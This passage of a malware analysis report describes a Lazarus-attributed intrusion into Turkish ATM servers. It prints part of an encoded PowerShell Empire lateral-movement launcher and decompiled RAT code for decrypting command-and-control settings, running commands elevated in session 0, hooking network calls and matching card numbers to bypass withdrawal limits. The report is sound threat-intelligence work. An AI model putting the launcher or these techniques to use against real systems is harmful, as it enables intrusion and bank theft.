AIAAoACcAUwAnACsAJwBpAGwAZQBuAHQAbAB5AEMAJwArACcAbwBuAHQAaQBuACcAKwAnAHUAZQAnA
CkAOwAkAHsAdwBjAH0APQBOAEUAdwAtAE8AYgBKAEUAYwBUACAAUwBZAHMAVABlAE0ALgBOAGUAVAAu
AFcAZQBiAEMAbABpAGUATgBUADsAJAB7AFUAfQA9ACgAJwBNAG8AegBpACcAKwAnAGwAbABhAC8ANQA
nACsAJwAuADAAJwArACcAIAAnACsAJwAoACcAKwAnAGMAbwBtAHAAYQB0AGkAJwArACcAYgBsAGUALAA
gACcAKwAnAE0AUwBJAEUAIAAxADEALAAgACcAKwAnAFcAaQBuAGQAJwArACcAbwAnACsAJwB3AHMAJw
ArACcAIABOACcAKwAnAFQAIAAxADAAJwArACcAOwAnACsAJwAgAFQAcgBpAGQAZQBuACcAKwAnAHQAL
wA3AC4AMAAnACsAJwA7ACcAKwAnACAAJwArACcAcgAnACsAJwB2ADoAMQAxAC4AMAApACAAJwArACc
AbABpACcAKwAnAGsAZQAgAEcAZQBjAGsAbwAnACkAOwBbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBTAGU
AcgB2AGkAYwBlAFAAbwBpAG4AdABNAGEAbgBhAGcAZQByAF0AOgA6AFMAZQByAHYAZQByAEMAZQByAH
QAaQBmAGkAYwBhAHQAZQBWAGEAbABpAGQAYQB0AGkAbwBuAEMAYQBsAGwAYgBhAGMAawAgAD0AIAB
7ACQAewB0AHIAYABVAGUAfQB9ADsAJAB7AHcAYABjAH0ALgBIAGUAYQBkAGUAUgBTAC4AQQBEAEQAKAA
oACcAVQBzAGUAcgAtACcAKwAnAEEAZwAnACsAJwBlAG4AdAAnACkALAAkAHsAdQB9ACkAOwAkAHsAVwBj
AH0ALgBQAHIATwBYAHkAPQBbAFMAeQBzAFQAZQBtAC4ATgBFAHQALgBXAEUAYgBSAEUAcQBVAEUAUwB0
AF0AOgA6AEQAZQBmAGEAVQBMAFQAVwBlAEIAUABSAE8AWAB5ADsAJAB7AFcAYwB9AC4AUABSAE8AWA
BZAC4AQwBSAGUARABlAE4AdABJAEEAbABzACAAPQAgAFsAUwBZAFMAdABlAG0ALgBOAEUAVAAuAEMAcg
BFAGQAZQBOAFQAaQBBAGwAQwBBAEMASABlAF0AOgA6AEQAZQBmAGEAVQBMAHQATgBlAHQAVwBPAHI
AawBDAHIAZQBEAEUATgB0AGkAQQBMAFMAOwAkAHsAUwBDAFIAYABJAHAAYABUADoAYABQAGAAUgBvA
```

Data: [✓ Bytes] Words D-Words

Invoke-SMBExec payload

Out of all the disk images that we've analyzed, there were only **Powershell Empire** payloads which were used for lateral movement inside of the target environment. After further dissecting the payload, we came across mainly 2 C&C IP addresses used by the attacker. Which IP address would be contacted was depended on the operating system version that the target machine was running on.


[17] https://github.com/BC-SECURITY

Persistence

Having analyzed the disk & memory images acquired from one of the critical servers that the group managed to compromise, we discovered that after months of inactivity threat group registered a backdoor **service DLL**[18] that would run as a legitimate windows service.


DLL file itself is **a virtualized Remote Access Trojan** variant that needs to be installed as a service DLL to run. In their previous attacks targeting financial institutions, Lazarus made use of both commercial & customized virtualized packers. This attack is not an exception.

By taking a look at the structure of the binary we suspected that it was packed with **Themida**[19]. Although the actual assembly was virtualized, the group had not used the packer the way it was intended which left a lot of routines unpacked



Vm_main

18 https://books.google.com.tr/books?id=U1jOAwAAQBAJ&pg=PA356&lpg=PA356&dq=ServiceDll.dll&source=bl&ots=yiwHXFW_0r&sig=ACfU3U0QgTQIVogYuld4-E5axZJgHIaMig&hl=tr&sa=X&ved=2ahUKEwiHr_m53-joAhWqQkEAHRCiDq8Q6AEwCXoECAsQNg#v=onepage&q=ServiceDll.dll&f=false

19 https://www.oreans.com/Themida.php


Vm_dispatch


As RAT was installed and started as the service, it read and decrypted the contents of a ".mui" file which has the same name as the binary. The ".mui" file contains the encrypted C&C configuration. After configuration file was decrypted, we discovered two different domain addresses which RAT uses to communicate on port 443 with an encrypted custom protocol. The protocol was designed to make the communication look like a legitimate TLS traffic to avoid network detection.



```
v6 = (BYTE *)HeapAlloc(hHeap, 8u, v4 + 8i64);
if ( !v6 )
  return 1i64;
FileSize.LowPart = v4;
v7 = -1;
v8 = CreateFileW(&FileName, 0x80000000, 1u, 0i64, 3u, 0, 0i64);
v9 = v8;
if ( v8 != (HANDLE)-1i64 )
{
  if ( ReadFile(v8, v6, FileSize.LowPart, (LPDWORD)&FileSize, 0i64) )
    v7 = FileSize.LowPart;
  CloseHandle(v9);
}
if ( v7 == v4 )
{
  if ( v4 )
  {
    v10 = v4 - 1;
    if ( v4 != 1 )
    {
      v11 = &v6[v10];
      do
      {
        v12 = *(v11-- - 1);
        v11[1] ^= v12;
        --v10;
      }
      while ( v10 );
    }
  }
  v13 = v4 - 64;
  pbData = 0;
  v20 = 0i64;
  v21 = 0;
  v22 = 0;
  v23 = 0;
  sub_1800010D0((__int64)(v6 + 32), (__int64)(v6 + 64), v4 - 64);
```
Decrypt C&C cofiguration

Binary has the functionality to

* List Files & Folders
* Download and Upload Files
* Execute Commands on the target system
* Inject Code into running processes




```
loc_180005E06:
cmp     word ptr [rbx+4], 20h
jnz     short build_command_string ; cmd.exe /c <COMMAND>
```

```
build_command_string:   ; cmd.exe /c <COMMAND>
mov     r9, rbx
lea     r8, unk_1801A1550 ; cmd.exe
lea     rdx, aSCS         ; "%s /c %s"
lea     rcx, [rbp+2B70h+var_1040] ; LPWSTR
call    cs:wsprintfW
xor     edx, edx          ; Val
mov     [rbp+2B70h+var_2B80], rdx
mov     [rbp+2B70h+var_2B78], rdx
mov     [rbp+2B70h+var_2AF0], r13d
lea     r8d, [rdx+60h]    ; Size
lea     rcx, [rbp+2B70h+var_2AE8] ; Dst
call    memset
mov     [rbp+2B70h+var_2BA0], r13
xor     eax, eax
mov     [rbp+2B70h+var_2B98], rax
mov     [rbp+2B70h+var_2B90], rax
mov     [rbp+2B70h+var_2B88], 18h
mov     [rbp+2B70h+var_2B80], r13
mov     dword ptr [rbp+2B70h+var_2B78], 1
mov     rax, cs:qword_1801997A8
test    rax, rax
jz      loc_180006641
```

```
xor     r9d, r9d
lea     r8, [rbp+2B70h+var_2B88]
```

Execute commands

All the commands were being run in **session 0** in an elevated context to avoid detection.



```
v12 = 0i64;
set_privilege(L"SeTcbPrivilege");
set_privilege(L"SeDebugPrivilege");
if ( qword_7FEEA669DE8 )
{
  if ( (unsigned int)qword_7FEEA669DE8(v3, &hExistingToken) )
  {
    if ( DuplicateTokenEx(hExistingToken, 0x2000000u, 0i64, SecurityIdentification, TokenPrimary, &v18) )
    {
      LODWORD(v13) = 104;
      v16 = 1;
      v15 = L"winsta0\\default";
      v17 = 0;
      if ( qword_7FEEA669E10 )
      {
        if ( (unsigned int)qword_7FEEA669E10(&v9, v18, 0i64) )
        {
          if ( qword_7FEEA669E60 )
          {
            v5 = 1024;
            LODWORD(phNewToken) = 0;
            if ( (unsigned int)qword_7FEEA669E60(v18, 0i64, v4, 0i64, 0i64, phNewToken, v5, v9, 0i64, &v13, &v10) )
            {
              v2 = v12;
              if ( qword_7FEEA669E38 )
                qword_7FEEA669E38(v9);
            }
          }
        }
      }
    }
  }
}
v6 = (void (*)(void))qword_7FEEA669690;
if ( v18 && qword_7FEEA669690 )
{
  qword_7FEEA669690(v18);
```

Session 0 & Elevated Privileges

The group used the RAT to deploy the ELECTRICFISH sample onto the target system.

The code also shared a lot of similarities with the backdoor service DLL file that TrendMicro discovered in an incident response in Latin America[20] which was also the group's attack against a financial organization.


[20] https://blog.trendmicro.com/trendlabs-security-intelligence/lazarus-continues-heists-mounts-attacks-on-financial-organizations-in-latin-america/

C&C Connections

In both attack waves, attackers made use of **Powershell Empire**[21] & **Cobalt Strike**[22] as their post exploitation frameworks to manage the compromised assets.


All the beacons used in both waves communicated with C&C servers on HTTP/HTTPS ports **80** & **443**.

The RAT used in the second wave also communicated on port **443** using a fake TLS protocol.



Beacon traffic

[21] https://github.com/BC-SECURITY/Empire
[22] https://www.cobaltstrike.com/



Listening on port 443
Fake-TLS traffic
Attacker
Compromised Server

RAT traffic

Actions on Objectives

After infiltrating the target network, moving laterally and finding the ATM servers, threat group deployed a customized DLL file in order to interfere with the transaction that was happening between the Server and the ATM.


The DLL file was injected into the legitimate executable that was responsible for handling the transactions. After being injected into the executable, “**send**” and “**recv**” windows library functions were hooked in order to intercept the ATM traffic on the server side.



```
HMODULE sub_10005D80()
{
  HMODULE result; // eax

  result = hook_func(0, "WS2_32.dll", "send", (int)hooked_send);
  if ( result )
    result = (HMODULE)(hook_func(1, "WS2_32.dll", "recv", (int)&hooked_recv) != 0);
  return result;
}
```

Hooking ws2_32 functions


Apart from the DLL file, an encrypted file containing predefined card numbers was also uploaded onto the server. After hooking the relative windows library functions, DLL code read & decrypted the file and checked if the predefined card numbers were present in the transactions. Once a card number was a match, security controls were bypassed and allowed the withdrawal of any amount of money which was requested by the user at that time.



```
signed int __cdecl sub_10002FF0(_DWORD *a1, const char *pan_string, _DWORD *int_pan)
{
  _DWORD *v3; // esi
  unsigned int v4; // eax
  signed int v5; // edi
  int v7; // [esp+Ch] [ebp-4h]

  v3 = a1;
  v4 = sub_10002DE0(a1, pan_string);
  v5 = 0;
  v7 = a1[2];
  while ( *(_DWORD *)(v7 + 12 * v4 + 4) != 1 )
  {
LABEL_5:
    ++v5;
    v4 = (signed int)(v4 + 1) % *v3;
    if ( v5 >= 8 )
    {
      *int_pan = 0;
      return -3;
    }
  }
  if ( strcmp(*(const char **)(v7 + 12 * v4), pan_string) )
  {
    v3 = a1;
    goto LABEL_5;
  }
  *int_pan = *(_DWORD *)(v7 + 12 * v4 + 8);
  return 0;
}
```

Parse and check for predefined card numbers


DLL file also had a functionality to log all the active ATM transactions in a readable format. The hidden texts below point to ATM activities located in some of the cities in Turkey.



```
[redacted] 10000000000 00000000000 000000 [redacted]
[redacted]                                                    SUBE-1          ISTANBUL     TR [redacted]
0100v
DA(
[redacted] 10000000000 00000000000 000000 [redacted]
[redacted]                                    MURATPASA [redacted]          ANTALYA      TR [redacted]
[redacted] 000000000000000200000000000000000000000 [redacted] 0000000000
0100v
DA(
[redacted] 000000000002000000 [redacted]
[redacted]                                    BALIKESIR ALTINOLUK    BALIKESIR    TR [redacted]
```

ATM user activity

